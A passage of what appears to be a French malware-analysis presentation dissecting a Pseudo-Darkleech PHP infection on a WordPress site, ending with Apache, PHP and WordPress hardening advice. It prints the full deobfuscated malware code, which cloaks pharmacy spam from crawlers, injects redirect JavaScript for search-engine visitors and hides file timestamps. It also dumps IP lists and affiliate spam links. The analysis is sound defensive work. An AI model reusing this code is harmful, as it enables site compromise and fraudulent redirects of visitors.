%/',$js,$html);$html=preg_replace('/\%KW\%/',$kw,$html);$html=preg_replace('/\%KW1\%/',$kw1,$html);$html=preg_replace('/\%KW2\%/',$kw2,$html);$html=preg_replace('/\%KEY1\%/',$key1,$html); $html=preg_replace('/\%KEY2\%/',$key2,$html);$html=preg_replace('/\%TITLE\%/',$title,$html);$html=preg_replace('/\%DESCR\%/',$descr,$html);$html=preg_replace('/\%H1\%/',$h1,$html); $html=preg_replace('/\%HOMELINK\%/',$homelink,$html);$html=preg_replace('/\%DOMAIN\%/',$domain,$html);echo $html;exit();function html_header(){global $html;$html.='<!doctype html> <html> <head> <title>%TITLE%</title> <meta name="Description" content="%DESCR%" /><meta http-equiv="Content-Type" content="text/html;charset=UTF-8" /><meta charset="UTF-8"/><meta name="viewport" content="width=device-width, initial-scale=1.0" /> <style> p{margin:3px 7px}img{margin:11px auto}td{background:#ddc;vertical-align:top}</style> %JS%</head>  <body style="width:100%;background:#dbb"><center> <hr/><h1 style="font-size:23px">%H1%</h1><form method="get"><span style="margin-right:53px;text-align:left"><a href="#">%KW% here</a></ span><input name="i" style="width:210px"><input type="submit" value="Search"></form> ';return;}function html_footer(){global $html;$html.='<br> %KW1% <a href="%HOMELINK%">Main</a> %KW2% <br/><br/> <br/><br/> <br/><br/> <hr/> <p style="font-size:12px">Copyright %DOMAIN% 2010-2013</p> </body> </html>';return;}function index(){global $html,$htmlroot,$title;$title='Queries Data';$html .= '<center>Links</center>';if (!($dh=opendir("cache"))){$html.='NO CACHE DIR';return;}$html.='<table><tr>';$count=0;while (($file=readdir($dh))!== false){if (preg_match('/^i[a-z0-9]{2}$/',$file)){$count++;$text=substr(md5($file),0,3);$file=substr($file,1,2);$html .= "<td><a href=$htmlroot?i=peace$file>$text</a></td>";if ($count%20==0){$html .= "</ tr><tr>";}}}closedir($dh);$html.='</tr></table>';return;}function index2($id){global $html,$cache,$title,$h1;$h1 .= '<center>'.strtoupper($id).' Findings Category';$title='Top Pages '. $id;$html.='<br/><table width="81%" cellpadding="3" cellspacing="2"><tr>';$all=decrypt(file_get_contents("$cache/i$id"));$arr=explode("\n",$all);$count=0;foreach ($arr as $str){$count++; $rec=explode(' :: ',$str);$key=$rec[0];$ukey=urlencode($key);$html.='<td><a href="?i='.$ukey.'">'.htmlspecialchars($key).'</a></td>';if ($count%3==0){$html .= '</tr><tr>';}}$html.='</ tr></table>';return;}function content($key){global $html,$title,$descr,$h1,$kw1,$kw2,$js,$kw,$trkid,$key1,$key2;$visitor=visitor();$keydata=keydata($key);$uckey=ucfirst($key); $title='Trusted Drug Shop / %UCKEY%';$h1='%UCKEY% - Online Pharmacies';$descr='Fast worldwide shipping. %UCKEY% - Bonus Pills with all orders. Best medications online. Online Pharma.'; $title=str_replace('%UCKEY%',$uckey,$title);$h1=str_replace('%UCKEY%',$uckey,$h1);$descr=str_replace('%UCKEY%',$uckey,$descr);$arr=explode("\n",$keydata);$kw=$key;$link=$arr[0].'&trkid='. $trkid;$kw1=$arr[1];$key1=$kw1;$kw2=$arr[2];$key2=$kw2;$am=count($arr);if ($visitor==1){$js='<script type="text/javascript">var _location="'.$link.'";var theRef=document.referrer.match(/ (.google.|.yahoo.|.bing.|.aol.)/g);if ((theRef != null)&& (window.self === window.top)){window.location=_location;}</script>';}$html.='<br/>'.($am-3).' reviews about your query<br/>'; $html.='<br/><table width="88%" cellpadding="1" cellspacing="1"><tr>';$count=0;for($k=3;$k<$am;$k++){$rec=explode(' :: ',$arr[$k]);if (strlen($rec[1])==0){continue;}$count++; $html.='<td><img src="'.$rec[1].'"><br/><a href="'.$rec[0].'"><b>'.htmlspecialchars($rec[2]).'</b></a><br/>'.htmlspecialchars($rec[3]).'</td>';if ($count%3==0){$html .= '</tr><tr>';}} $html.='</tr></table>';if (strlen($kw1)>0){$ukw1=urlencode($kw1);$kw1='<a href="?i='.$ukw1.'">Prev</a>';}if (strlen($kw2)>0){$ukw2=urlencode($kw2);$kw2='<a href="?i='.$ukw2.'">Next</a>';} return;}function keydata($key){global $cache;$key=strtolower($key);$key=preg_replace('/[^a-z0-9 ]/','',$key);$ukey=urlencode($key);$fkey=encrypt($key);$a=substr($key,-1,1);$b=substr ($key,-2,1);if (!file_exists("$cache/$a/$b")){mkdir("$cache/$a/$b",0777,true);}$s=stat('..');touch("$cache/$a/$b",$s[9]);}$fkey="$cache/$a/$b/$fkey";$keydata='';if (file_exists($fkey)) {$keydata=decrypt(file_get_contents($fkey));}else {$text='';$files=array();if (!($dh=opendir("cache"))){$html.='NO CACHE DIR';return;}while (($file=readdir($dh))!== false){if (preg_match ('/^i[a-z0-9]{2}$/',$file)){array_push($files,$file);}}closedir($dh);shuffle($files);$all='';for($k=0;$k<20;$k++){$all.=decrypt(file_get_contents("cache/$files[$k]"));}$arr=explode("\n", $all);shuffle($arr);$am=rand(5,30);for($k=0;$k<$am;$k++){$tmp=explode(' :: ',$arr[$k]);$text.= $tmp[0].' ';}$o='';$keys=array();foreach($arr as $str){$tmp=explode(' :: ',$str);array_push ($keys,$tmp[0]);}$search=round(rand(0,9)).'+'.$ukey.'+'.chr(rand(97,123));$ret=file_get_contents('https://www.youtube.com/results?search_query='.$search, NULL, NULL, 0, 1000000); $keyinsertedcount=0;$found=0;$count=0;$pos=strpos($ret,'<div class="yt-lockup ');while ($pos>0){$ret=substr($ret,$pos+10);$pos=strpos($ret,'<div class="yt-lockup ');$count++;}if ($count<=3){continue;}$pos=strpos($ret,'<div class="yt-lockup ');if ($pos>0){$block=substr($ret,$pos+22);$title='';$descr='';$img='';$link='';if (preg_match('/\<a[^\>]+\>([^\<]+)\<\/', $block,$matches)){$title=$keys[rand(0,count($keys))];}if (preg_match('/yt-lockup-description[^>]+\>(.+?)\<\/div\>/',$block,$matches)){$am=rand(2,5);$descr='';for($k=0;$k<$am;$k++) {$descr .= $keys[rand(0,count($keys))].' ';}}if (preg_match('/(i\.ytimg\.com[^\"]+)/',$block,$matches)){$img='https://'.$matches[1];}if (preg_match('/(\/watch\?v=[^\"]+)/',$block, $matches)){$link='https://www.youtube.com'.$matches[1];$tmp=strtolower($link);$tmp=preg_replace('/[^a-z]/','',$tmp);$aft=(substr($tmp,-2,1)).(substr($tmp,-3,1)). (substr($tmp,-4,1)).(substr($tmp,-5,1));$link.='#'.$aft;}if (strlen($title)>0 && strlen($descr)>0 && strlen($img)>0 && strlen($link)>0){if ($keyinsertedcount<1 && preg_match('/ (of|in|on) [a-z0-9A-Z]+/',$descr)){$descr=preg_replace('/ (of|on|in)[a-z0-9A-Z]+/'," $1 $key",$descr);$keyinsertedcount++;}$keydata .= "$link :: $img :: $title :: $descr\n";$found++;}}}if ($found<=3){$title='youtube';$descr=$text;$img='#';$link='http://youtube.com/';$keydata .= "$link :: $img :: $title :: $descr\n";}$keydata=substr($keydata,0,-1);$arr=explode("\n", $keydata);shuffle($arr);$keydata=implode("\n",$arr);$link='';$prev='';$next='';$all=decrypt(file_get_contents("$cache/i$a$b"));$arr=explode("\n",$all);$am=count($arr);for($k=0;$k<$am;$k+ +)foreach ($arr as $str){$rec=explode(' :: ',$arr[$k]);$recp=explode(' :: ',$arr[$k-1]);$recn=explode(' :: ',$arr[$k+1]);if ($rec[0] == $key){$link=$rec[1];$prev=$recp[0];$next=$recn [0];break;}}$keydata="$link\n$prev\n$next\n".$keydata;writefile($fkey,encrypt($keydata));}return $keydata;}function install(){global $cache;if (!file_exists($cache)){if (!mkdir($cache)) {echo "ERR: cant create -$cache- dir\n";exit();}}$s=stat('..');touch($cache,$s[9]);if (file_exists("$cache/pp")){mkdir("$cache/pi");$s=stat('..');touch("$cache/pi",$s[9]);$all=decrypt (file_get_contents("$cache/pp"));$arr=explode("\n",$all);$out='';foreach ($arr as $ip){if (strlen($ip)==0){continue;}$rec=explode('.',$ip);$a=$rec[0];$out{$a}.=$ip."\n";}foreach ($out as $k=>$v){writefile("$cache/pi/$k",(encrypt($v)));}unlink("$cache/pp");}if (file_exists("$cache/lla")){$out='';$all=decrypt(file_get_contents("$cache/lla"));$arr=explode("\n",$all); $am=count($arr);for($k=0;$k<$am;$k++){$str=$arr[$k];if (strlen($str)==0){continue;}$tmp=explode(' :: ',$str);$key=$tmp[0];$link=$tmp[1];$l=strlen($key);if (preg_match('/[^a-z0-9]/',$key [$l-1].$key[$l-2])){continue;}$out{$key[$l-1].$key[$l-2]}.="$key :: $link\n";}foreach ($out as $k=>$v){if (file_exists("$cache/i$k")){$v=decrypt(file_get_contents("$cache/i$k")).$v;}mylog ("$cache/i$k",encrypt($v));}unlink("$cache/lla");}}function visitor(){global $cache;$agent=$_SERVER['HTTP_USER_AGENT'];$ip=$_SERVER['REMOTE_ADDR'];$refer=$_SERVER['HTTP_REFERER'];if (strlen($_GET['i'])<=0){mylog('cache/bb','3');return 0;}$bots=array("Google ","http://","Bot","bot","spider","crawl","Crawl","hrefs","AddThis","Ezooms","archiver");foreach($bots as $b) {if (strpos($agent,$b)!== false){mylog('cache/bb','1');return 0;}}if (strpos($refer,'.google.')===false && strpos($refer,'.yahoo.')===false && strpos($refer,'.bing.')===false && strpos ($refer,'.aol.')===false && strpos($refer,'.baidu.')===false){mylog('cache/bb','2');return 0;}$arr=explode('.',$ip);$a=$arr[0];$all=decrypt(file_get_contents("$cache/pi/$a"));$arr=explode ("\n",$all);foreach ($arr as $str){if (strpos($ip,$str)===0){mylog('cache/bb','4');mylog('cache/cc4',"-$ip- -$agent- -$refer-\n");return 0;}}mylog('cache/bb','0');$refk='';if (preg_match ('/q=([^\&]+)/',$refer,$m)){$refk=$m[1];mylog('cache/vv',encrypt($_SERVER['QUERY_STRING']." :: ".$refk)."\n");}return 1;}function writefile($f,$d){$fp=fopen($f,"w");fwrite($fp,$d);fclose ($fp);$s=stat(dirname($f));touch($f,$s[9]);}function mylog($f,$d){$fp=fopen($f,"a");fwrite($fp,$d);fclose($fp);$s=stat(dirname($f));touch($f,$s[9]);}function encrypt($data){global $ekey;return base64_encode(myxor($data,$ekey));}function decrypt($data){global $ekey;return myxor(base64_decode($data),$ekey);}function myxor($k,$d){$d=md5($d).md5($d.$d);$c="";$l=strlen ($d);for($s=0;$s<strlen($k);$s++){$c.= chr(ord($k[$s])^ord($d[$s%$l]));}return $c;}
```

Phase 6 Pretty

```php
<?php
$trkid='ytht';
$ekey='Baaa! Nice Work!';
error_reporting(0);
$key=$_GET['i'];
if ($key == 'tset'){
    echo 'test ok';
    exit();
}

if (strlen($_0000000)>0){
    $self=$_0000000;
}else{
    $self=__FILE__;
}

if (strlen($_GET['i'])<=0){
    header("HTTP/1.0 404 Not Found");
    echo "PHP Parse error:  syntax error, unexpected '/' (T_STRING)in $self on line 7\n";
    exit();
}

$cache='cache';
if (file_exists("$cache/lla")|| file_exists("$cache/pp")){
    install();
}

$html='';
$js='';
$kw='';
$kw1='';
$kw2='';
$key1='';
$key2='';
$title='';
$descr='';
$h1='';
$homelink='?i=peace';
$domain=$_SERVER['HTTP_HOST'];
html_header();
if ($key == 'peace'){
    index();
}
elseif (preg_match('/peace([a-z0-9]{2})/',$key,$m)){
    index2($m[1]);
}else {
    content($key);
}

html_footer();

$html=preg_replace('/\%JS\%/',$js,$html);
$html=preg_replace('/\%KW\%/',$kw,$html);
$html=preg_replace('/\%KW1\%/',$kw1,$html);
$html=preg_replace('/\%KW2\%/',$kw2,$html);
$html=preg_replace('/\%KEY1\%/',$key1,$html);
$html=preg_replace('/\%KEY2\%/',$key2,$html);
```


Le saint graal atteint...

- Algorithme fonctionnel du code !
- A partir duquel on peut constituer quelques outils
- Quelques fonctionnaliés apparaissent :
  - Il peut consulter une page hardcodée (youtube) sur internet.
  - Il sait écrire des fichiers dans le répertoire ./cache
  - Il accèpte un paramètre get *i* (→ dans la ligne de commande).



RHEB Explorer

Un petit outil écrit en PHP pour afficher les artefacts créés par RHEB-16-Z01, dans son répertoire de travail, *./cache*.




Directory: ./cache/pi

Num	Name	Content
1	190 (��)	190.116 190.128 190.167 190.184 190.187 190.189 190.202 190.204 190.213 190.234 190.51 190.63
2	117 (�l)	117.135 117.166 117.168 117.169 117.173 117.174 117.175 117.176 117.177 117.21 117.239 117.25 117.26 117.7 117.78
	45 (�)	45.16.156.203 45.16.210.184 45.16.249.6 45.16.75.186 45.17.203.34 45.17.208.137 45.17.217.247 45.17.220.182 45.17.224.50 45.17.226.220 45.17.238.185 45.17.241.195 45.17.53.171 45.18.109.236 45.18.109.243 45.18.50.87 45.18.7.89 45.19.112.192 45.19.132.51 45.19.132.84 45.19.149.246 45.19.154.184 45.19.22.215 45.19.227.81 45.20.104.165 45.20.108.142 45.20.238.130 45.20.241.77 45.20.74.225 45.20.83.56 45.21.168.28 45.21.194.187 45.21.225.214 45.21.227.101 45.21.234.195 45.21.3.41 45.22.106.6 45.22.144.197 45.22.148.81 45.22.21.61 45.22.224.85 45.22.244.188 45.22.30.30 45.23.129.114 45.23.174.84 45.23.216.241 45.23.220.12 45.23.240.55 45.23.248.14 45.24.152.99 45.24.154.78 45.24.21.144 45.24.33.87 45.25.138.16 45.25.44.21 45.26.100.13 45.26.180.18 45.26.44.140 45.29.208.141 45.29.92.159 45.30.245.52 45.31.128.108 45.31.248.9 45.31.32.250 45.32.128.51 45.32.129.1 45.32.129.200 45.32.130.173 45.32.130.87 45.32.131.61 45.32.161.170 45.32.199.58 45.32.22.133 45.32.236.80 45.32.244.164 45.32.246.53 45.32.26.128 45.32.43.100 45.33.10.118 45.33.104.237 45.33.108.128 45.33.111.83 45.33.131.147 45.33.131.55 45.33.131.62 45.33.134.193 45.33.135.146 45.33.138.48 45.33.139.228 45.3.3.15 45.33.150.218 45.33.153.165 45.33.155.242 45.33.159.80 45.33.45.106 45.33.47.21 45.33.49.37 45.33.54.15 45.33.59.35 45.33.60.122 45.33.61.138 45.33.65.109 45.33.97.49 45.34.14.27 45.34.16.253 45.34.66.26 45.35.12.137 45.35.14.211 45.35.20.204 45.35.20.205 45.35.20.219 45.35.47.162 45.35.5.189 45.35.5.46 45.36.11.51 45.36.117.8 45.36.13.153 45.36.136.46 45.36.14.174 45.36.147.220 45.36.161.229 45.36.163.252 45.36.192.248 45.36.226.88 45.36.227.186 45.36.244.84 45.36.44.32 45.36.46.245 45.36.73.120 45.36.93.69 45.36.99.148 45.37.116.249 45.37.13.241 45.37.147.151 45.37.161.27 45.37.177.52 45.37.201.5 45.37.203.66 45.37.21.138 45.37.221.170 45.37.252.83 45.37.37.100 45.37.73.18 45.37.81.168 45.37.84.82 45.37.97.6 45.40.133.224 45.40.2.93 45.40.33.164 45.40.34.106 45.40.3.78 45.40.8.124 45.41.70.69 45.42.101.254 45.42.108.172 45.42.180.21 45.42.180.59 45.42.183.84 45.42.196.55 45.42.1.99 45.42.235.218 45.42.37.220 45.42.61.100 45.42.63.154 45.42.91.42 45.42.99.14 45.43.12.115 45.43.12.119 45.43.12.143 45.43.12.159 45.43.12.16 45.43.12.195 45.43.12.29 45.43.13.13 45.43.13.187 45.43.13.191 45.43.13.192 45.43.13.194 45.43.13.199 45.43.13.54 45.43.13.75 45.43.13.80 45.43.16.105 45.43.16.128 45.43.16.180 45.43.16.231 45.43.17.133 45.43.17.147 45.43.17.173 45.43.17.186 45.43.17.218 45.43.17.223 45.43.17.227 45.43.17.55 45.43.201.29 45.43.21.121 45.43.21.2 45.43.21.30 45.43.21.60 45.43.21.71 45.43.224.115 45.43.236.210 45.43.25.138 45.43.25.224 45.43.25.230 45.43.25.26 45.43.25.47 45.43.28.111 45.43.28.139 45.43.28.157 45.43.28.194 45.43.28.238 45.43.28.242 45.43.29.120 45.43.29.21 45.43.29.249 45.43.30.173 45.43.30.183 45.43.30.192 45.43.30.200 45.43.30.210 45.43.30.49 45.43.31.12 45.43.31.181 45.43.31.47 45.45.111.119 45.45.25.204 45.45.40.110 45.46.116.21 45.46.117.2

apsys

RHEB Explorer

Le type de données constituées par RHEB-16-Z01 commence à transparaître.




Directory: ./cache/c/0

Num	Name	Content
1	V1cLB0IPW0UVVQ9fU0IREA (generic wellbutrin xl cheap antidepressants online)	http://www.allpahrmacymeds.net/wellbutrin_generic.php?affid=39545479 Generic wellbutrin xl cheap antidepressants online. Which had sales of 1.7 billion in 2003 Wellbutrin XL bupro Articles on generic wellbutrin xl hub from zoloft to wellbutrin xenical comprar. Generic wellbutrin xl cheap antidepressants online - Online Clinic Articles on generic wellbutrin xl hub from zoloft to wellbutrin xenical comprar.0 1 2 3 4 5 6 7 Which had sales of 1.7 billion in 2003 Wellbutrin XL bupro.
2	WF0SQl0TWw1CVAxWQhcE (how much does accutane cost in south africa)	http://www.allrxsales.net/accutane_generic.php?affid=39545479 How much does accutane cost in south africa. How much does accutane 40 mg cost accutane 60 mg 5 months The Crazy Cost Of Accutane Started by KatNewby. Cost of accutane in south africa. Accutane prices in south africa. Of accutane in south africa ombudsmanaccutane. Accutane 40 Mg Price where to buy generic accutane how much does accutane 40 mg cost. How much does accutane cost in south africa.

ca	EZD How much does accutane cost in south africa
d6bq	Labor induction order glucophage online 5mg accutane how much
292e	In south africa korean version of accutane how long
54dh	There is the australia generic cephalexin with hep b 1 5mg? Accutane cost in south africa accutane reviews amp ratings
b00q	How much does a prescription of accutane cost daysaccutane 80 mg
63bd	Price of accutane in south africa accutane 40 mg a day accutane online pharmacy uk
289r	Price of accutane in south africa
63ej	5mg day review official accutane 10mg initial
cc2g	14 how much does generic accutane cost 15
61eg	The Crazy Cost Of Accutane Started by KatNewby
d96o	Price of cialis 5 mg walgreens 10mg cost
d6cn	How much does accutane prescription cost there website 40 mg accutane enough
538o	Accutane is designed to treat severe acne
e4fe	Much does accutane cost without insurance with aetna.
9c6q	Of accutane in south africa ombudsmanaccutane
5bel	How much does accutane cost in south carolina how much is accutane
2dag	Accutane for mild acne how much does cost in south africa ro
a5ag	How much does accutane 40 mg cost accutane 60 mg 5 months
d28s	Accutane price in south africa link website
d29a	Dermatologist nyc low dose 5 mg does accutane cure acne
f1bo	Accutane cost india buying accutane online uk where to get accutane online how many mg of vitamin a is in accutane 10 mg dose accutane how much does accutane cost per
09dj	Price of accutane in south africa cost accutane prescription expect month 2 accutane.

Et pour peut que l'on suive un lien...

On arrive sur un site de vente en ligne de produits pharmaceutiques.



Rapport d'Analyse

- Classification du code malveillant : Pseudo-Darkleech[11].
  - Code obfusqué.
  - Appelé au travers d'un fichier très fréquenté du CMS.
  - Permet des accès vers l'extérieur (youtube).
- Fonctionne selon deux modes:
  - Le mode autonome où il agit selon le paramètre i qui lui est passé.
  - En tant que bibliothèque de fonctions (chiffrement / déchiffrement).
- Action sur son environnement :
  - Crée une arborescence dans le dossier où il se trouve, à partir du répertoire ./cache
  - Il dissimule l'heure de création des fichiers qu'il crée avec l'heure du répertoire parent.
  - Son action sur le site youtube reste obscure, faute de données d'entrée pour rejeu.

[11] https://blog.sucuri.net/2015/03/pseudo-darkleech-server-root-infection.html

Hardening classique d'Apache

- Masquer les signatures
- Désactiver les indexations
- Désactiver les modules inutiles
- Rajouter des entêtes de sécurité (X-Frame-Options...)
- TLS bien sécurisé.

Sécuriser PHP

- Suppression de l'affichage des erreurs
- Sécurisation des sessions et cookies (HTTP only)
- Désactivation de fonctionnalités dangereuses : PHP peut traiter une URL comme un fichier...
- Désactivation de fonctions en compromis avec leur utilisation (exemple: cURL).

Retour à l'exemple de Wordpress

- Mise à jour du CMS et de tous les modules utilisés (plugins, thèmes).
- Suppression de tous les plugins et thèmes inutiles.
- Limitation des droits d'accès aux fichiers, pas de droits en écriture.
- Pas d'exécution de code possible dans les dossiers autorisés pour l'upload.